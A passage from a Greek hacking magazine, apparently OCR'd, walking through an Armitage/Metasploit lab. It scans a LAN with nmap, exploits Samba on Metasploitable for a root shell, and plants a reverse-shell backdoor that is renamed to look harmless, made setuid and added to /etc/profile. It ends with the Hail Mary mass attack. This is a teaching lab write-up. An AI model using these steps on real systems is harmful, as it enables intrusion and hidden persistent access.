VirtualBSD# pkg_info | grep nano
nano-2.2.6 Nano's ANOther editor, an enhanced free Pico
clone
```

Ακολούθως απεγκαθιστούμε με

```
VirtualBSD# pkg_delete nano-2.2.6
```

Αυτό ήταν. Δεν ξέρουμε για εσάς, εμείς όμως πολύ το χαιρόμαστε να δουλεύουμε με το FreeBSD – ειδικά όταν φοράει ένα όμορφο desktop σαν αυτό του VirtualBSD. Αν καταφέραμε να σας κάνουμε έστω και λίγο να ενδιαφερθείτε, έχετε υπόψη σας ότι όλα όσα συζητήσαμε εδώ είναι η αρχή της αρχής (της αρχής). Για πολύ περισσότερα κι απείρως πιο ενδιαφέροντα, ξέρετε: Από τη μια είναι η σχετική σειρά άρθρων στο περιοδικό (τεύχη 30-38 συμπεριλαμβανομένων), από την άλλη το επίσημο Handbook (http://bit.ly/freebsdhandbook).
Καλή συνέχεια και καλή διασκέδαση!

subZraw

Ατέλειωτη διασκέδαση με το Armitage!

Τον προηγούμενο μήνα γνωρίσαμε το Armitage, το φιλικό front-end γραφικών του παντοδύναμου Metasploit. Αν και αποκτήσαμε μια πολύ καλή αίσθηση για την εφαρμογή, σ' αυτό το τεύχος δεν υπήρχε περίπτωση να μην ασχοληθούμε ξανά μαζί της. Όχι τίποτε άλλο, αλλά θέλαμε να μάθουμε καλύτερα τις δυνατότητες διαχείρισης επιθέσεων που παρέχει. Σκεφτήκαμε ότι το ίδιο θα θέλατε κι εσείς ;)

ΦΑΝΤΑΖΟΜΑΣΤΕ ΟΤΙ 40 ΤΕΥΧΗ ΜΕΤΑ γνωρίζετε καλά πως ό,τι κάνουμε στο total XAKER το βλέπουμε πρώτα ως παιχνίδι και μετά ως οτιδήποτε άλλο. Για να το πούμε και διαφορετικά, συχνά πυκνά το καταδιασκεδάζουμε! Γι' αυτό κι όποτε χρειάζεται να μάθουμε κάτι -και πιστέψτε μας, χρειάζεται συχνά να μαθαίνουμε κάτι-, η όλη μαθησιασκή διαδικασία κάθε άλλο παρά αγγαρεία μάς φαίνεται. Βέβαια άνθρωποι είμαστε κι εμείς, επομένως δεν είναι δυνατόν να 'μαστε όλη την ώρα μέσ' στην τρελή χαρά μ' οτιδήποτε καταπιανόμαστε. Φορές λοιπόν τυχαίνει να ξεκινάμε ένα πρότζεκτ και στην πορεία -για χίλιους δυο λόγους- να το βρίσκουμε βαρετό και να χάνουμε το ενδιαφέρον μας. Αλλά μην ανησυχείτε: Γι' αυτά τα πράγματα που μας κάνουν να βαριόμαστε δεν γράφουμε, επομένως μπορείτε να θεωρείτε πως ό,τι επιβιώνει ως στο περιοδικό είναι προϊόν που έχει προκύψει από μεγάλο πάρτι!
Αυτή τη φορά, για τη μεγιστοποίηση της διασκέδασής μας στήσαμε ένα εργαστήριο αποτελούμενο από οκτώ (!) εικονικές μηχανές (virtual machines, VMs), απλωμένες σε δύο φυσικούς υπολογιστές του ίδιου LAN. Όλες τους χρησιμοποιούσαν bridged networking, επομένως VMs κι αληθινοί υπολογιστές ανήκαν στο ίδιο LAN. Αναλυτικότερα, ο παιδότοπος που δημιουργήσαμε αποτελούταν από τα ακόλουθα hosts:


- VM με **BackTrack 4 R2**. Από αυτό εξαπολύαμε τις επιθέσεις μας.
- VM με **VirtualBSD**. Αφού το στήσαμε που το στήσαμε για τις ανάγκες του παρόντος τεύχους, γιατί να μην το χρησιμοποιούσαμε κι αυτό;
- VM με **kFreeBSD**. Προσφάτως βγήκε η έκδοση 6.0 του Debian Linux (κωδική ονομασία «Squeeze»). Μια από τις εκδοχές της είναι το kFreeBSD, που περιλαμβάνει τον πυρήνα του FreeBSD και το userland του Debian. Εννοείται ότι το εγκαταστήσαμε αμέσως σε VM, επομένως μπήκε κι αυτό στο χορό! Να σημειώσουμε ότι δεν βλέπουμε την ώρα ν' αρχίσουμε το παιχνίδι με το ZFS του kFreeBSD, αλλά αυτό είν' ένα θέμα για επόμενα τεύχη.
- Τα τρία προηγούμενα VMs έτρεχαν σ' έναν iMac με 3GB μνήμης RAM και λειτουργικό το **Mac OS X Snow Leopard**.
- VM με **Windows 2000**. Ναι, έχουμε ISO image κι απ' αυτό! Αν δεν κάνουμε λάθος, το συγκεκριμένο λειτουργικό χρησιμοποιείται ακόμα...
- VM με **Windows XP**. Τα Windows XP σίγουρα χρησιμοποιούνται ακόμα, δεν χωράει αμφιβολία επ' αυτού.
- VM με **Windows 7 Ultimate**. Ε, αυτό το OS κι αν χρησιμοποιείται :D
- VM με **Linux Mint 10**. Αν δεν το έχετε δοκιμάσει, στήστε το αμέσως μετά την ενασχόλησή σας μ' αυτό το άρθρο. Βασίζεται στο Ubuntu αλλά το interface του είναι πολύ καλύτερο - πάντα κατά την ταπεινή μας άποψη (που μερικές φορές είναι και η μόνη σωστή :P)
- VM με το **Metasploitable**. Βασίζεται στο Ubuntu Server 8.04, είναι σκοπίμως unpatched και διατίθεται επισήμως για εκπαιδευτικούς σκοπούς. Αν δεν το 'χετε ήδη κατεβάστε το τώρα, μέσω BitTorrent: www.metasploit.com/documents/express/Metasploitable.zip.torrent
- Τα πέντε προηγούμενα VMs έστρεχαν σ' ένα MacBook με 4GB μνήμης και λειτουργικό το **Mac OS X Leopard**.

Όλα τα προηγούμενα λειτουργικά συστήματα ήταν fully patched, εκτός από τα

Windows 2000, τα Windows XP και φυσικά το Metasploitable. Για τη συνέχεια υποθέτουμε ότι γνωρίζετε πώς να ξεκινάτε το Armitage καθώς κι ότι έχετε ασχοληθεί, έστω και για λίγο, με την εφαρμογή. Αν όχι, παροτρύνεστε ν' ανατρέξετε τώρα στα σχετικά άρθρα του total XAKER 40.

ΑΝΑΚΑΛΥΨΗ ΣΤΟΧΩΝ

Το πρώτο πράγμα πριν από μια επίθεση -ή έστω απόπειρα επίθεσης- είναι η αναγνώριση των στόχων. Στο προηγούμενο τεύχος είδαμε ότι αυτή κάλλιστα μπορεί να γίνει μέσα από το Armitage, π.χ., επιλέγοντας Hosts --> Nmap Scan --> Intense Scan, all TCP ports. Αυτό που γίνεται με τη συγκεκριμένη ενέργεια είναι ότι επιστρατεύεται το γνωστό network scanner ονόματι nmap και χρησιμοποιείται για το σκανάρισμα όλων των 65.535 στο πλήθος ports καθενός εκ των μηχανημάτων του LAN. Όπως είναι προφανές, η διαδικασία είναι πιθανό να διαρκέσει αρκετή ώρα. Ο Raphael Mudge, δημιουργός του Armitage, προτείνει να τρέχουμε το nmap χειροκίνητα, από μια κονσόλα, ώστε να 'χουμε καλύτερη εποπτεία της προόδου της διαδικασίας. Τ' αποτελέσματα του σκαναρίσματος θα τ' αποθηκεύουμε σε αρχείο και μετά θα τα εισάγουμε στο Armitge. Στα screenshots που ακολουθούν δείχνουμε αναλυτικότερα πώς δουλεύουμε.




Οι διευθύνσεις που παίρνουν τα hosts στο δικό μας τοπικό δίκτυο έχουν τη μορφή 192.168.0.*. Επομένως, η εντολή που δίνουμε έχει ως ακολούθως:


```
nmap -v -A -T5 -p 1-65535 192.168.1.0/24 -oX lan_hosts.xml
```


Ας εξετάσουμε αναλυτικότερα τις παραμέτρους του nmap.

• Η **-v** προκαλεί την εμφάνιση επεξηγηματικών πληροφοριών για όσο το nmap δουλεύει.

- Η **-A** ενεργοποιεί τη δυνατότητα για την ανίχνευση του λειτουργικού συστήματος καθώς και των εκδόσεων των δικτυακών υπηρεσιών που τρέχουν στα απομακρυσμένα μηχανήματα (βλ. http://nmap.org/book/osdetect.html και http://nmap.org/book/vscan.html).
- Η **-T5** συνυπολογίζει το γεγονός ότι βρισκόμαστε σ' ένα γρήγορο δίκτυο κι έτσι δίνει περισσότερη έμφαση στην ταχύτητα του σκαναρίσματος παρά στην ακρίβεια των αποτελεσμάτων (βλ. http://nmap.org/book/man-performance.html).
- Η **-p** ζητά την ανίχνευση όλων των ports καθενός μηχανήματος.
- Η **-oX** προκαλεί την αποθήκευση των αποτελεσμάτων της διαδικασίας σ' ένα αρχείο τύπου XML (στο παράδειγμά μας το lan_hosts.xml).







Πλέον το Armitage έχει όλες τις πληροφορίες που χρειάζεται για τα μηχανήματα του τοπικού μας δικτύου κι έτσι μπορούμε να ξεκινήσουμε τους πειραματισμούς και τις επιθέσεις. Σημειώστε ότι η συσκευή που εμφανίζεται ως εκτυπωτής δεν είναι άλλη από τον ADSL router του LAN.

ΜΙΑ ΠΡΩΤΗ, ΕΥΚΟΛΗ ΕΠΙΘΕΣΗ

Στο προηγούμενο τεύχος είδαμε έναν τρόπο για ν' αποκτάμε πλήρη πρόσβαση στο Metasploitable. Αυτόν το μήνα θέλουμε να πετύχουμε το ίδιο αλλά, επιπρόσθετα, να δούμε και τι μπορούμε να κάνουμε ώστε να συνεχίσουμε να 'χουμε πρόσβαση στον υπολογιστή του θύματος, ακόμα και μετά από reboot! Όλα στην ώρα τους, όμως. Για αρχή, ας πάρουμε πρόσβαση στο Metasploitable και συγκεκριμένα στο λογαριασμό του root.

Ακολουθώντας στο περιβάλλον του Armitage τη διαδρομή Attacks --> Find Attacks --> by port, ουσιαστικά αναζητούμε όλες τις πιθανές αδυναμίες για κάθε host του LAN με βάση τ' ανοικτά του ports. Σημειώστε ότι δεν πάμε για κάποιο client-side attack. Απλά, ψάχνουμε για υπηρεσίες οι οποίες έχουν γνωστές, για το Metsploit, αδυναμίες. Ενδεχομένως να υπάρχουν υπηρεσίες με αδυναμίες που θα μπορέσουμε να εκμεταλλευτούμε, ώστε ν' αποκτήσουμε αυτόματα shell σ' ένα ή περισσότερα μηχανήματα. Επειδή όμως δεν είναι δυνατόν να γνωρίζουμε εκ των προτέρων τις εκδόσεις των υπηρεσιών που τρέχουν πίσω από συγκεκριμένα, ανοικτά ports ενός host, ζητάμε τώρα από το Armitage να ψάξει και ν' αντιστοιχίσει σε καθένα από τα hosts ένα σύνολο επιθέσεων.

Το Armitage τελείωσε και τώρα στο μενού κάθε host, που εμφανίζεται με δεξί κλικ πάνω του, υπάρχει και η επιλογή «Attack». Αυτή περιλαμβάνει πιθανά exploits για το εκάστοτε host.

Το επιλεγμένο host τρέχει Linux (αφήνοντας το δείκτη του ποντικιού από πάνω του βλέπουμε και μια εκτίμηση για την έκδοση του πυρήνα). Επιλέγοντας να δούμε τις δικτυακές του υπηρεσίες διαπιστώνουμε ότι έχει αρκετές ενεργές - περισσότερες από ένα μηχάνημα με αξιοπρεπείς πιθανότητες να 'ναι ασφαλές :S Μια από τις υπηρεσίες του είναι η Samba, για το μοίρασμα αρχείων σε πελάτες Windows ή/και Unix.

Με δεξί κλικ πάνω στο επιλεγμένο host κι επιλογή του Attack --> samba --> usermap_script, εμφανίζεται το παράθυρο του αντίστοιχου attack module. Διαβάζοντας την περιγραφή του διαπιστώνουμε, μεταξύ άλλων, ότι αφορά στις εκδόσεις από 3.0.20 έως και 3.0.25rc3 της Samba. Από το tab με τα Services του στόχου βλέπουμε ότι τρέχει Samba της σειράς 3, επομένως δεν χάνουμε τίποτε να δοκιμάσουμε την τύχη μας. Κάνουμε λοιπόν κλικ στο κουμπί Launch και...

...κεραυνοί εμφανίζονται γύρω από το κόκκινο, πλέον, εικονίδιο του στόχου μας, γεγονός που σημαίνει ότι η απόπειρα επίθεσης στέφθηκε με επιτυχία!

Με δεξί κλικ πάνω στο compromised host βλέπουμε ότι τώρα υπάρχει και η επιλογή Shell 1. Πράγματι, στο tab με όνομα Console, όπου εμφανίζονται τα μηνύματα του Metasploit, βλέπουμε πως έχει ανοίξει ένα session μεταξύ του μηχανήματός μας κι εκείνου του θύματος. Επιλέγοντας, λοιπόν, για το συγκεκριμένο Shell, το Interact...


...αμέσως αποκτάμε πλήρη πρόσβαση στη γραμμή εντολών του απομακρυσμένου μηχανήματος. Με την εντολή uname -a βλέπουμε την πλήρη ταυτότητά του, ενώ με τη whoami διαπιστώνουμε ότι βρισκόμαστε ήδη στο λογαριασμό του root! Αλλά αυτό το τελευταίο έπρεπε να το περιμέναμε από τη στιγμή που διαβάσαμε την περιγραφή του attack module ;)

ΕΠΙΜΟΝΟΣ ΜΠΕΛΑΣ


Έχουμε λοιπόν πρόσβαση σ' ένα remote host. Πώς μπορούμε να διασφαλίσουμε ότι θα συνεχίσουμε να 'χουμε, ακόμα κι όταν ο χρήστης του κάνει reboot; Η απάντηση -για την ακρίβεια ο τρόπος που θα δουλέψουμε- εξαρτάται από το λειτουργικό σύστη-

Στο πλαίσιο με τα modules ακολουθούμε τη διαδρομή payload --> linux --> x86 --> shell_reverse_tcp. Πάνω στο προαναφερθέν module κάνουμε διπλό κλικ κι αμέσως εμφανίζεται ένα παράθυρο με όνομα linux/x86/shell_reverse_tcp. Η παράμετρος LHOST έχει το IP του μηχανήματός μας. Την αφήνουμε ως έχει, αφού σ' αυτό θέλουμε να συνδέεται το backdoor. Το LPORT είναι το 4444 και τ' αφήνουμε κι αυτό ως έχει. Αυτό που δεν αφήνουμε ως έχει είναι το Output, το οποίο πρέπει να είναι «elf» (τύπος Linux executables). Κάνουμε κλικ στο κουμπί Launch και στο νέο παράθυρο που εμφανίζεται δίνουμε ένα όνομα για το υπό δημιουργία αρχείο (το «backdoor» είναι μια προφανής επιλογή), καθώς και μια θέση όπου θ' αποθηκευτεί.

μα που τρέχει το εν λόγω host. Και μιας και προηγουμένως αποκτήσαμε πρόσβαση στο Metasploitable (Ubuntu-based OS), ας δούμε ένα παράδειγμα γι' αυτό. Ουσιαστικά, θα φτιάξουμε ένα backdoor που θ' ανεβάσουμε στο compromised host -μην ξεχάντε ότι έχουμε πλήρη πρόσβαση εκεί- και θα φροντίσουμε ώστε να ενεργοποιείται κάθε φορά που ένας χρήστης κάνει login. Δουλειά του backdoor θα 'ναι να συνδέεται στο Metsploit και να μας παρέχει ένα πλήρες shell στο απομακρυσμένο μηχάνημα.



Αφού δημιουργεί το εκτελέσιμο του backdoor πρέπει να σηκώσουμε έναν listener, μ' άλλα λόγια μια διεργασία που θα περιμένει για συνδέσεις από το backdoor στο port 4444. Προς τούτο, από την πάρω οριζόντια μπάρα του προγράμματος δίνουμε Armitage --> Listeners --> Reverse (wait for). Στο παραθυράκι που εμφανίζεται φροντίζουμε ώστε Port = 4444, Type = shell και πατάμε στο «Start Listener».



Με δεξί κλικ πάνω στο compromised host επιλέγουμε Shell 1 --> Upload κι από το παράθυρο με όνομα Select file to upload που ανοίγει διαλέγουμε το backdoor που φτιάξαμε πριν από λίγο.

Το backdoor ανεβαίνει στο root directory του απομακρυσμένου Linux host. Από το shell που ήδη έχουμε εκεί, αρχικά μετονομάζουμε το backdoor. Θέλουμε να του δώσουμε ένα όνομα που δεν θα κινεί υποψίες. Παράδειγμα:

```
move backdoor post-setup.sh
```

Αμέσως μετά το κάνουμε εκτελέσιμο

```
chmod +x post-setup.sh
```

κι επιπρόσθετα ενεργοποιούμε το user ID bit

```
chmod ug+s post-setup.sh
```

ώστε όποιος τρέχει το post-setup.sh να το κάνει με δικαιώματα root! Ακολούθως το απομακρύνουμε από το root directory


```
mv post-setup.sh /usr/bin/
```

και τέλος ενημερώνουμε κατάλληλα το αρχείο /etc/profile, με στόχο κάθε φορά που ένας χρήστης κάνει login το post-setup.sh να εκτελείται αυτόματα:

```
echo "post-setup.sh &\n" >> /etc/profile
```

Για τις ανάγκες της επίδειξής μας, από το tab με όνομα Console του Armitage τερματίζουμε όλα τα ενεργά sessions που έχουμε σ' απομακρυσμένα μηχανήματα:

```
sessions -K
```



Πηγαίνουμε τώρα μπροστά από μια κονσόλα του Metasploit και κάνουμε login ως msfadmin (ο κωδικός είναι επίσης msfadmin).

Αμέσως, στο Armitage βλέπουμε ότι το εικονίδιο του Metasploit κοκκινίζει και περικυκλώνεται από κεραυνούς. Επιπρόσθετα, εγκαθιδρύεται μια σύνδεση μεταξύ των δύο VM.

Με δεξί κλικ πάνω στο εικονίδιο του Metasploit κι επιλογή Shell 2 --> Interact, αποκτάμε πρόσβαση στο shell του απομακρυσμένου μηχανήματος. Διαπιστώνουμε μάλιστα ότι βρισκόμαστε στο λογαριασμό του root. Συμπέρασμα: Το backdoor δουλεύει κατά τα αναμενόμενα - κι αυτό είναι καλό ;-)

Σημείωση: Ο εικονικός δίσκος του Metasploitable είναι σκοπίμως non-persistent, γεγονός που σημαίνει ότι κάθε φορά που κλείνετε το VM οι όποιες αλλαγές που έχουν γίνει στο δίσκο χάνονται.

ΜΑΖΙΚΗ, ΑΥΤΟΜΑΤΟΠΟΙΗΜΕΝΗ ΕΠΙΘΕΣΗ

Όταν δεν είμαστε βέβαιοι για το ποια επίθεση να εξαπολύσουμε σε ποιο host και οι δυνατότητες είναι πολλές κι αρχίζουμε να ζαλιζόμαστε, δεν υπάρχει λόγος να πονοκεφαλιάζουμε: Το Armitage παρέχει τη λειτουργία του Hail Mary attack! Πρόκειται στην ουσία για μια βελτίωση της αυτομετοποιημένης μεθόδου επιθέσεων db_autopwn, που ούτως ή άλλως προσφέρει το Metasploit. Η διαφορά είναι ότι το Hail Mary ψάχνει όλα τα hosts, για καθένα από αυτά ταξινομεί τα exploits κατά σειρά φθίνουσας πιθανότητας επιτυχίας κι ακολούθως τα δοκιμάζει όλα, ένα προς ένα και για κάθε host. Μετά το τέλος ενός Hail Mary attack θα βρεθείτε με ένα πλήθος compromised hosts - εκτός βέβαια κι αν το δίκτυο που εξετάζεται περιλαμβάνει μόνο ασφαλή (από το Metasploit) μηχανήματα. Επιπρόσθετα, για κάθε pwned host θα έχει ανοίξει ένα πλήθος συνδέσεων από command ή/και Meterpreter shells. Δείτε πόσο απλό -κι επικίνδυνο- είναι ένα Hail Mary attack.

